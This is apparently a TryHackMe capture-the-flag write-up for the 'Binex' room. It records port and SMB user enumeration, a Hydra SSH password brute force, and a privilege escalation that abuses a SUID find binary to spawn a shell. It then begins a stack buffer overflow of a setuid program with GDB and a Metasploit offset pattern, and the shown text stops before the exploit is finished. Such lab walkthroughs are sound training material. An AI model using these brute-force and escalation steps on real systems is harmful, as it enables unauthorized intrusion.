

TryHackMe - Write-up - Binex Room - Linux/SMB/Buffer Overflow/PATH

First step is enumeration of the machine. For that we can use the nmapAutomator script with the recon tag for a quick enum (https://github.com/21y4d/nmapAutomator):




```
┌──(root💀koelhosec)-[/opt/nmapAutomator]
└─# ./nmapAutomator.sh -H 10.10.238.168 -t recon | tee /home/tryhackme/binex/recon.txt

Running a recon scan on 10.10.238.168

Host is likely running Unknown OS!


---------------------Starting Port Scan-----------------------



PORT    STATE SERVICE
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

We see 3 open ports, and the scan identified Samba shares in port 445:




```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: THM_EXPLOIT; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-02-23T23:27:29
|_  start_date: N/A
|_nbstat: NetBIOS name: THM_EXPLOIT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown
```

Let’s run **enum4linux** to further enumerate and try to find some users:




```
┌──(root💀koelhosec)-[/home/tryhackme/binex]
└─# enum4linux -a 10.10.238.168
```




```
 ===========================================================================
|    Users on 10.10.238.168 via RID cycling (RIDS: 500-550,1000-1050)    |
 ===========================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2007993849-1719925537-2372789573
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\[redacted] (Local User)
S-1-22-1-1001 Unix User\[redacted] (Local User)
S-1-22-1-1002 Unix User\[redacted] (Local User)
S-1-22-1-1003 Unix User\[redacted] (Local User)
```

We found 4 users. As the room hint indicates, one of the users (the one with the longest name) have an insecure password so, we can try to brute force this username ssh password using **Hydra**. After a few minutes we have our credentials:




```
┌──(root💀koelhosec)-[/home/tryhackme/binex]
└─# hydra -l [redacted] -P /usr/share/wordlists/rockyou.txt ssh://10.10.238.168 -I -T 16 -F
[22][ssh] host: 10.10.238.168   login: [redacted]   password: [redacted]
[STATUS] attack finished for 10.10.238.168 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Now logging into this user with ssh according to the room hint we have to read the *user file* of the “des” user.




```
tryhackme@THM_exploit:/home$ sudo -l
[sudo] password for tryhackme:
Sorry, user tryhackme may not run sudo on THM_exploit.
```

Our user does not have sudo privileges so we can try uploading a script like **linPEAS** to check for privesc but let’s try to find files with the **SUID bit** manually first :




```
tryhackme@THM_exploit:/home$ find / -type f -perm -u=s -exec ls -ldb {} \; 2>/dev/null
```

It seems like we can execute commands as “des” using the find command.




```
-rwsr-sr-x 1 des des 238080 Nov  5  2017 /usr/bin/find
```

Let’s use **GTFO bins** to search for the find binary - https://gtfobins.github.io/gtfobins/find/ and executing the command we are now user “des”.




```
tryhackme@THM_exploit:/usr/bin$ ./find . -exec /bin/sh -p \; -quit
$ whoami
des
$ id
uid=1002(tryhackme) gid=1002(tryhackme) euid=1001(des) egid=1001(des) groups=1001(des),1002(t
ryhackme)
```

So lets **cat /home/des/flag.txt** to get our flag:




```
$ cat  /home/des/flag.txt
Good job on exploiting the SUID file. Never assign +s to any system executable files. Remembe
r, Check gtfobins.

You flag is [redacted]

login crdential (In case you need it)
username: des
password: [redacted]
```

The next step is a **buffer overflow** exercise to escalate to the **user kel** and read the flag in his home folder. Looking in the home directory of our current “des” user, there is a setuid binary with the privileges of kel. There is, also, the associated source code.



```
des@THM_exploit:~$ ls -la
total 52
drwx------ 4 des  des  4096 Jan 17  2020 .
drwxr-xr-x 6 root root 4096 Jan 17  2020 ..
-rw------- 1 root root 1740 Jan 12  2020 .bash_history
-rw-r--r-- 1 des  des   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 des  des  3771 Apr  4  2018 .bashrc
-rwsr-xr-x 1 kel  kel  8600 Jan 17  2020 bof
-rw-r--r-- 1 root root  335 Jan 17  2020 bof64.c
drwx------ 2 des  des  4096 Jan 12  2020 .cache
-r-x------ 1 des  des   237 Jan 17  2020 flag.txt
drwx------ 3 des  des  4096 Jan 12  2020 .gnupg
-rw-r--r-- 1 des  des   807 Apr  4  2018 .profile
```


Reading the source code we can see the **buffer overflow vulnerability**, as the user can input 1000 bytes even though the buffer is 600 bytes. This means that we can overflow into other areas of the stack if we input more than 600 characters.



```
des@THM_exploit:~$ cat bof64.c
#include <stdio.h>
#include <unistd.h>

int foo(){
        char buffer[600];
        int characters_read;
        printf("Enter some string:\n");
        characters_read = read(0, buffer, 1000);
        printf("You entered: %s", buffer);
        return 0;
}
```

Let's verify this with GDB:


```
gdb -q ./bof
```



```
des@THM_exploit:~$ gdb -q ./bof
Reading symbols from ./bof...(no debugging symbols found)...done.
(gdb) 
```


```
set disassembly-flavor intel
```

```
run < <(python -c 'print("A" * 750)')
```




```
(gdb) set disassembly-flavor intel
(gdb) run < <(python -c 'print("A" * 750)')
Starting program: /home/des/bof < <(python -c 'print("A" * 750)')
Enter some string:

Program received signal SIGSEGV, Segmentation fault.
0x000055555555484e in foo ()
```

```
i r
```



```
(gdb) i r
rax            0x0      0
rbx            0x3e9    1001
rcx            0x0      0
rdx            0x0      0
rsi            0x555555554956   93824992233814
rdi            0x7ffff7dd0760   140737351845728
rbp            0x4141414141414141       0x4141414141414141
rsp            0x7fffffffe498   0x7fffffffe498
r8             0xffffffffffffffed       -19
r9             0x25e    606
r10            0x5555557564cb   93824994337995
r11            0x555555554956   93824992233814
r12            0x3e9    1001
r13            0x7fffffffe590   140737488348560
r14            0x0      0
r15            0x0      0
rip            0x55555555484e   0x55555555484e <foo+84>
eflags         0x10206  [ PF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
(gdb)
```

We can see that a segmentation fault is happening as it cannot load the value pointed by the RSP register since it is an invalid address. The 0x4141's are the hexadecimal representation of the letter A which is what we passed into the program.




```
(gdb) x/xg $rsp
0x7fffffffe498: 0x4141414141414141
(gdb) x/i $rip
=> 0x55555555484e <foo+84>:     ret
(gdb)
```

Next, let's **find out the offset** of the RSP value that is going to be loaded into the RIP register. We can do this with a built-in ruby executable within the Metasploit Framework.


In Kali you can execute it like this:

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 750




```
┌──(root💀koelhosec)-[/home/tryhackme/binex]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 750

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
d1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag
2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3
Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4A
m5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap
6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7
As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8A
v9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9
```

Then we enter the generated non-repeating string of characters in gbd:




```
(gdb) r < <(echo Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af
5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5A
i6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6
Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao
7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7A
r8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8
Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax
9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/des/bof < <(echo Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6
Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae
7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7A
h8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8
Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An
9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9A
r0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0
Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax
1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9)
Enter some string:

Program received signal SIGSEGV, Segmentation fault.
0x000055555555484e in foo ()
(gdb) 
```

